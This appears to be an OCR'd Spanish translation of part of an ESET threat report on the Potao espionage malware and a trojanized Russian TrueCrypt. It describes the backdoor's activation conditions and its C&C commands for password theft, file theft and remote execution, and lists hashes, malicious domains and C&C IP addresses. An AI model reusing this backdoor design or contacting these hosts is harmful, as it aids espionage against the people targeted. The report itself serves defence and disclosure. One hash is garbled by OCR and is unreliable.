


Imagen 32: Detecciones de Win32/FakeTC por país desde junio de 2015, según ESET LiveGrid

La Imagen 33: Software TrueCrypt ruso troyanizadomuestra la interfaz de la aplicación TrueCrypt rusa troyanizada.




Imagen 33: Software TrueCrypt ruso troyanizado

El código del programa malicioso incorporado al software TrueCrypt, que de otro modo sería funcional, se ejecuta en un subproceso propio. Este subproceso, creado al final de la función *Mount*, enumera los archivos en la unidad cifrada montada y, si se cumplen ciertas condiciones, se conecta con el servidor de C&C, listo para llevar a cabo los comandos de los atacantes.

La funcionalidad de backdoor solo está presente en los módulos de la interfaz gráfica de usuario de la aplicación; los controladores de TrueCrypt firmados digitalmente permanecieron intactos.

Las condiciones que deben cumplirse para que el bot se ponga en contacto con el servidor de C&C para obtener los comandos son:

- La cantidad de archivos en la unidad cifrada tiene que ser mayor que 10
- La unidad cifrada debe haber sido montada al menos 4 veces

La lista de comandos disponibles figura en la Tabla 3:

Tabla 3: Comandos del C&C de Win32/Fake TC

Comando	**Descripción**
idle	Suspender durante 1 segundo
who	Extraer versión de Windows, nombre de equipo, nombre de usuario
list	Enumerar los archivos en todos los discos (excepto los archivos de C:\Windows y los archivos * .exe, * .dll)
listContainer	Enumerar los archivos del contenedor montado
rep	Robar la contraseña del contenedor cifrado

file	Robar archivo
filem	Robar archivo mediante una máscara
re	Descargar archivo y ejecutarlo
rd	Descargar archivo DLL (complemento) y ejecutarlo sin guardarlo en disco

Como se puede ver a partir de los comandos disponibles, el malware Win32/FakeTC es un troyano que tiene incorporadas todas las funciones para realizar espionaje y que cuenta con la capacidad de ampliar sus capacidades mediante complementos descargados. Además, las técnicas de ocultamiento implementadas (entregar la versión troyanizada solo a los objetivos seleccionados y activar la funcionalidad maliciosa solo en usuarios activos de TrueCrypt a largo plazo) son probablemente las razones por las que el malware pasó desapercibido durante tanto tiempo.

Conclusión

En las páginas anteriores presentamos nuestros descubrimientos basados en el sistema de detección telemétrico de ESET y en el análisis de las muestras de Win32/Potao y Win32/FakeTC. Potao es otro ejemplo de malware de espionaje dirigido, lo que se conoce popularmente como *APT* (amenazas persistentes avanzadas), aunque técnicamente el malware no sea tan *avanzado* ni sofisticado.

Por el contrario, los creadores de Potao demostraron que se puede llevar a cabo un espionaje cibernético eficaz y a largo plazo mediante el uso de ingeniería social y de trucos cuidadosamente diseñados, sin necesidad de usar exploits. Algunas de las técnicas más notables para la propagación de Potao (por ser completamente novedosas o, al menos, poco comunes) incluyen el uso de mensajes de SMS de phishing altamente orientados para logar que las víctimas potenciales abran sitios de descarga de malware, y funcionalidades de gusano por USB que engañan al usuario para que ejecute el troyano "en forma voluntaria".

Pero quizás el descubrimiento más sorprendente fue la conexión con la versión rusa del popular software de cifrado TrueCrypt troyanizado y el sitio Web *truecryptrussia.ru*: ambos entregaban la aplicación TrueCrypt y le incorporaban un backdoor cuando aparecía una de las víctimas deseadas, además actuaban como servidores de C&C para el malware.

Todos los resultados presentados en este artículo muestran un comportamiento típico de las amenazas "APT" y la selección específica de las víctimas por los operadores de Potao. Pero la pregunta sigue abierta: ¿quién podría estar interesado en espiar tanto a entidades gubernamentales y militares ucranianas, a una agencia de noticias, a miembros de una pirámide Ponzi popular en Rusia y Ucrania, entre otras víctimas conocidas y desconocidas?

Como no nos gusta especular sin pruebas contundentes, vamos a dejar esta cuestión en un debate abierto. Sin embargo, los hechos demuestran que varios blancos ucranianos de alto valor fueron atacados por el malware, junto con un número significativo de víctimas de otros países de la CEI, incluyendo Rusia.

Apéndice A: Comparación con BlackEnergy (el troyano utilizado por el grupo Sandworm/Quedagh)

Tabla 4: Similitudes y diferencias entre Win32/Potao y Win32/Rootkit.BlackEnergy

	Potao	**BlackEnergy**
1ra aparición	2011	2007
Nombre de detección de ESET	Win32/Potao	Win32/Rootkit.BlackEnergy
Alias	Sapotao, node69	Sandworm, Quedagh
Víctimas objetivo	Ataque dirigido, versiones de depuración de propagación masiva	Ataque dirigido, pero también detectado en equipos de una gran cantidad de víctimas
Países más afectados	Ucrania, Rusia, Georgia	Ucrania, Polonia
Objetivos más notables	Instituciones gubernamentales y militares ucranianas, agencia de noticias, miembros de la pirámide MMM, entre otros	Instituciones gubernamentales y militares ucranianas, empresas e individuos varios en Ucrania y Polonia
Vectores de distribución	SMS de phishing dirigidos, sitios Web de servicio postal, archivos ejecutables que se hacen pasar por documentos de Word o Excel, gusano USB, aplicación TrueCrypt troyanizada	Phishing dirigido, documentos con exploits (RTF CVE-2014-1761, PPTS CVE-2014-4114, …), archivos ejecutables que se hacen pasar por documentos de Word o Excel, virus parasitarios, propagación por la red, instaladores Juniper infectados, Java, TeamViewer, …
Arquitectura	Modular con posibilidad de descargar complementos	Modular con posibilidad de descargar complementos
Complementos descubiertos	Ladrón de archivos, recopilador de información del sistema, ladrón de contraseñas, capturador de pantalla, registrador de pulsaciones del teclado, actualizador del malware, componentes de gusanos para propagación por USB	Ladrón de archivos, recopilador de información del sistema, ladrón de contraseñas, capturador de pantalla, registrador de pulsaciones del teclado, actualizador del malware, complemento para la detección de red y ejecución remota, complemento para la infección parasitaria, destructor del sistema iniciador de sesión remoto, etc.
Uso de exploits	no	Sí, incluyendo amenazas 0-day (CVE-2014-4114)
Rootkit, componente de controlador	no	Sí, en las primeras versiones. No en la variante BlackEnergy Lite (v3)

Técnicas y funcionalidades más notables	TrueCrypt troyanizado, mecanismo de propagación mediante USB, reemplazo del nombre de la función de exportación del archivo DLL	Abuso del paquete MUI de Windows, evasión de UAC mediante el empleo de shims (la herramienta de Microsoft para la compatibilidad entre aplicaciones), configuración como un certificado X.509, acceso remoto cuando se instala TeamViewer, uso de exploit 0-day de PowerPoint (CVE-2014-4114) para propagarse, descargadores de troyanos para sistemas SCADA ICS
Cifrado de la comunicación con el servidor de C&C	AES y RSA-2048	RC4 modificado

Apéndice B: Detalle de las muestras obtenidas de Win32/Potao y campañas

Tabla 5: Detalle de las muestras de Win32/Potao

Fecha del archivo DLL PE principal	Versión del archivo DLL principal	ID de campaña
7 de abril de 2012 09:13:23	**0**	**00km**
12 de mayo de 2012 14:01:30	**2**	**mmmL**
13 de junio de 2012 09:11:58	**2**	**NMMM**
22 de octubre de 2012 13:35:02	**2.3**	**GEUN**
13 de noviembre de 2012 14:54:20	**2.4**	**_NAK**
5 de diciembre de 2012 10:37:14	**2.4**	**ANOS**
28 de abril de 2013 11:10:29	**2.6**	**2804**
30 de mayo de 2013 10:42:17	**2.6**	**_nal**
26 de junio de 2013 16:53:02	**2.6**	**_b01**
2 de julio de 2013 12:28:08	**2.6**	**sb01**
27 de agosto de 2013 14:26:59	**2.6**	**perm**
15 de octubre de 2013 09:31:32	**2.6**	**o003**
16 de octubre de 2013 09:55:46	**2.6**	**sb02**
18 de octubre de 2013 16:10:47	**2.6**	**psih**
19 de noviembre de 2013 11:14:04	**2.6**	**ber1**
19 de noviembre de 2013 11:31:59	**2.6**	**us11**
19 de febrero de 2014 09:30:06	**2.7**	**t001**
8 de abril de 2014 12:40:43	**2.6**	**ap01**
21 de agosto de 2014 10:54:56	**2.7**	**rk02**
21 de agosto de 2014 14:58:34	**2.7**	**rk02**
2 de septiembre de 2014 12:39:46	**2.7**	**mt01**
2 de septiembre de 2014 14:22:20	**2.7**	**mtu2**
10 de octubre de 2014 12:38:22	**2.7**	**mt01**
15 de octubre de 2014 15:16:44	**2.7**	**tk02**
15 de octubre de 2014 15:22:49	**2.7**	**comm**
15 de octubre de 2014 15:26:19	**2.7**	**rk02**
15 de octubre de 2014 15:51:31	**2.7**	**mtu2**

31 de octubre de 2014 14:58:01	**2.7**	**mt01**
7 de noviembre de 2014 14:10:38	**2.7**	**rk03**
10 de noviembre de 2014 13:00:43	**2.7**	**mtu3**
11 de noviembre de 2014 13:46:58	**2.7**	**udif**
13 de noviembre de 2014 11:14:22	**2.7**	**vou0**
19 de noviembre de 2014 11:16:33	**2.7**	**rk03**
20 de noviembre de 2014 12:29:01	**2.7**	**udif**
20 de noviembre de 2014 12:32:06	**2.7**	**mtu3**
21 de noviembre de 2014 13:09:55	**2.7**	**rk03**
6 de diciembre de 2014 09:31:38	**2.8.0001**	**mt10**
8 de diciembre de 2014 13:51:03	**2.8.0001**	**rk0S**
15 de diciembre de 2014 12:05:05	**2.8.0001**	**rk0S**
17 de diciembre de 2014 10:02:00	**2.8.0001**	**mtuS**
18 de diciembre de 2014 09:58:06	**2.8.0001**	**udi2**
18 de diciembre de 2014 12:53:18	**2.8.0001**	**rko3**
20 de enero de 2015 15:23:34	**2.8.0001**	**vouF**
20 de enero de 2015 15:27:46	**2.8.0001**	**dpcF**
23 de enero de 2015 10:39:28	**2.8.0001**	**dpcu**
17 de febrero de 2015 13:07:24	**2.8.0002**	**dpcF**
17 de febrero de 2015 13:30:10	**2.8.0002**	**rk0F**
3 de marzo de 2015 16:26:36	**2.8.0002**	**ufbi**
6 de marzo de 2015 13:33:07	**2.8.0002**	**ufbi**
13 de marzo de 2015 12:42:14	**2.8.0002**	**dpcF**
16 de abril de 2015 13:18:08	**2.8.0002**	**mapt**
23 de abril de 2015 15:43:31	**2.8.0002**	**mapt**
28 de abril de 2015 08:27:04	**2.8.0002**	**mapt**
20 de mayo de 2015 09:27:20	**2.8.0002**	**mapF**
20 de mayo de 2015 10:21:14	**2.8.0002**	**tk03**
18 de junio de 2015 10:55:49	**2.8.0002**	**mapt**
16 de julio de 2015 18:26:08	**2.8.0002**	**mapt**
20 de julio de 2015 09:16:21	**2.8.0002**	**bhaz**

Apéndice C: Indicadores de sistemas comprometidos

Los usuarios del software de seguridad de ESET están totalmente protegidos ante el malware Potao descrito en el presente artículo. Además, ESET le suministrará información adicional sobre esta amenaza a toda persona u organización que se infecte o se haya infectado en el pasado. Las direcciones de correo electrónico de los autores son cherepanov@eset.sk y lipovsky@eset.sk

Hashes SHA1:

Primeras versiones de Potao:

```
8839D3E213717B88A06FFC48827929891A10059E
5C52996D9F68BA6FD0DA4982F238EC1D279A7F9D
CE7F96B400ED51F7FAB465DEA26147984F2627BD
D88C7C1E465BEA7BF7377C08FBA3AAF77CBF485F
81EFB422ED2631C739CC690D0A9A5EAA07897531
18DDCD41DCCFBBD904347EA75BC9413FF6DC8786
E400E1DD983FD94E29345AABC77FADEB3F43C219
EB86615F539E35A8D3E4838949382D09743502BF
```

52E59CD4C864FBFC9902A144ED5E68C9DED45DEB
642BE4B2A87B47E77814744D154094392E413AB1

Versiones de depuración:

BA35EDC3143AD021BB2490A3EB7B50C06F2EA40B
9D584DE2CCE6B654E62573938C2C824D7CC7D0EB
73A4A6864EF68C810C7C699ED51B759CF1C4ADFB
1B3437C06CF917920688B25DA0345749AA1A4A46

Droppers con documentos señuelo:

FBB399568E0A3B2E461A4EB3268ABDF07F3D5764
4D5E0808A03A75BFE8202E3A6D2920EDDBFC7774
BCC5A0CE0BCDFEA2FD1D64B5529EAC7309488273
F8BCDAD02DA2E0223F45F15DA4FBAB053E73CF6E
2CDD6AABB71FDB244BAA313EBBA13F06BCAD2612
9BE3800B49E84E0C014852977557F21BCDE2A775
4AC999A1C54AE6F54803023DC0FCF126CB77C854
59C07E5D69181E6C3AFA7593E26D33383722D6C5
E15834263F2A6CCAE07D106A71B99FE80A5F744B
A62E69EF1E4F4D48E2920572B9176AEDB0EEB1C6
900AD432B4CB2F2790FFEB0590B0A8348D9E60EB
856802E0BD4A774CFFFE5134D249508D89DCDA58
A655020D606CA180E056A5B2C2F72F94E985E9DB
04DE076ACF5394375B8886868448F63F7E1B4DB9

Droppers provenientes de sitios Web de servicio postal:

94BBF39FFF09B3A62A583C7D45A00B2492102DD7
F347DA9AAD52B717641AD3DD96925AB634CEB572
A4D685FCA8AFE9885DB75282516006F5BC56C098
CC9BDBE37CBAF0CC634076950FD32D9A377DE650
B0413EA5C5951C57EA7201DB8BB1D8C5EF42AA1E
0AE4E6E6FA1B1F8161A74525D4CB5A1808ABFAF4
EC0563CDE3FFAFF424B97D7EB692847132344127
639560488A75A9E3D35E4C0D9C4934295072DD89

Propagadores por USB:

850C9F3B14F895AAA97A85AE147F07C9770FB4C7
BB0500A24853E404AD6CA708813F926B90B38468
71A5DA3CCB4347FE785C6BFFF7B741AF80B76091
7664C490160858EC8CFC8203F88D354AEA1CFE43
92A459E759320447E1FA7B0E48328AB2C20B2C64
BB7A089BAE3A4AF44FB9B053BB703239E03C036E
DB966220463DB87C2C51C19303B3A20F4577D632
37A3E77BFA6CA1AFBD0AF7661655815FB1D3DA83
181E9BCA23484156CAE005F421629DA56B5CC6B5
A96B3D31888D267D7488417AFE68671EB4F568BD
224A07F002E8DFB3F2B615B3FA71166CF1A61B6D
5D4724FBA02965916A15A50A6937CDB6AB609FDD
8BE74605D90ED76231024182834090OD4B502358
5BE1AC1515DA2397A7C52A8B1DF384DD938FA714
56F6AC6197CE9CC774F72DF948B414EED576B6C3

F6F290A95D68373DA813782EF4723E39524D048B
48904399F7726B9ADF7F28C07B0599717F741B8B
791ECF11C04470E9EA881549AEBD1DDED3E4A5CA
E2B2B2C8FB1996F3A4A4E3CEE09028437A5284AE
5B30ECFD47988A77556FE6C0C0B950510052C91E
4EE82934F24E348696F1C813C24797618286A70C
B80A90B39FBA705F86676C5CC3E0DECA225D57FF
971A69547C5BC9B711A3BB6F6F2C5E3A46BF7B29
C1D8BE765ADCF76E5CCB2CF094191C0FEC4BF085
2531F40A1D9E50793D04D245FD6185AAEBCC54F4

Otros droppers:

D8837002A04F4C93CC3B857F6A42CED6C9F3B882
BA5AD566A28D7712E0A64899D4675C06139F3FF0
FF6F6DCBEDC24D22541013D2273C63B5F0F19FE9
76DA7B4ABC9B711AB1EF87B97C61DD895E508232
855CA024AFBA0DC09D336A0896318D5CC47F03A6
12240271E928979AB2347C29B5599D6AC7CD6B8E
A9CB079EF49CEE35BF68AC80534CBFB5FA443780
1B278A1A5E109F32B526660087AEA99FB8D89403
4332A5AD314616D9319C248D41C7D1A709124DB2
5BEA9423DB6D0500920578C12CB127CBAFDD125E

Complementos:

2341139A0BC4BB80F5EFCE63A97AA9B5E818E79D
8BD2C45DE1BA7A7FD27E43ABD35AE30E0D5E03BC
54FEDCDB0D0F47453DD65373378D037844E813D0
CC3ECFB822D09CBB37916D7087EB032C1EE81AEE
F1C9BC7B1D3FD3D9D96ECDE3A46DFC3C33BBCD2B
9654B6EA49B7FEC4F92683863D10C045764CCA86
526C3263F63F9470D08C6BA23E68F030E76CAAF3
E6D2EF05CEDCD4ABF1D8E3BCAF48B768EAC598D7
CEBAB498E6FB1A324C84BA267A7BF5D9DF1CF264
324B65C4291696D5C6C29B299C2849261F816A08
C96C29252E24B3EEC5A21C29F7D9D30198F89232
CDDDE7D44EFE12B7252EA300362CF5898BDC5013
84A70CDC24B68207F015D6308FE5AD13DDABB771

Configuración de aplicación TrueCrypt falsa:

82F48D7787BDE5B7DEC046CBEF99963EEEB821A7
9666AF44FAFC37E074B79455D347C2801218D9EA
C02878A69EFDE20F049BC380DAE10133C32E9CC9
7FBABEA446206991945FB4586AEE93B61AF1B341

Muestra de archivo ejecutable TrueCrypt falso:

DCBD43CFE2F490A569E1C3DD6BCA6546074FD2A1
422B350371B3666A0BD0D56AEAAD5DEC6BD7C0D0
88D703ADDB26ACB7FBE35EC04D7B1AA6DE982241
86E3276B03F9B92B47D441BCFBB913C6C4263BFE

Nombres de dominio:

truecryptrussia.ru
mntexpress.com
worldairpost.com
worldairpost.net
camprainbowgold.ru
poolwaterslide2011.ru

Direcciones IP y servidores de C&C:

78.47.218.234
95.86.129.92
115.68.23.192
67.18.208.92
37.139.47.162
212.227.137.245
62.76.189.181
87.106.44.200
62.76.42.14
94.242.199.78
178.239.60.96
84.234.71.215
67.103.159.141
62.76.184.245
83.169.20.47
148.251.33.219
98.129.238.97
195.210.28.105
198.136.24.155
46.165.228.130
192.154.97.239
5.44.99.46
188.240.46.1
81.196.48.188
74.54.206.162
69.64.72.206
74.208.68.243
46.163.73.99
193.34.144.63
103.3.77.219
119.59.105.221
188.40.71.188
188.40.71.137
108.179.245.41
64.40.101.43
190.228.169.253
194.15.126.123
188.127.249.19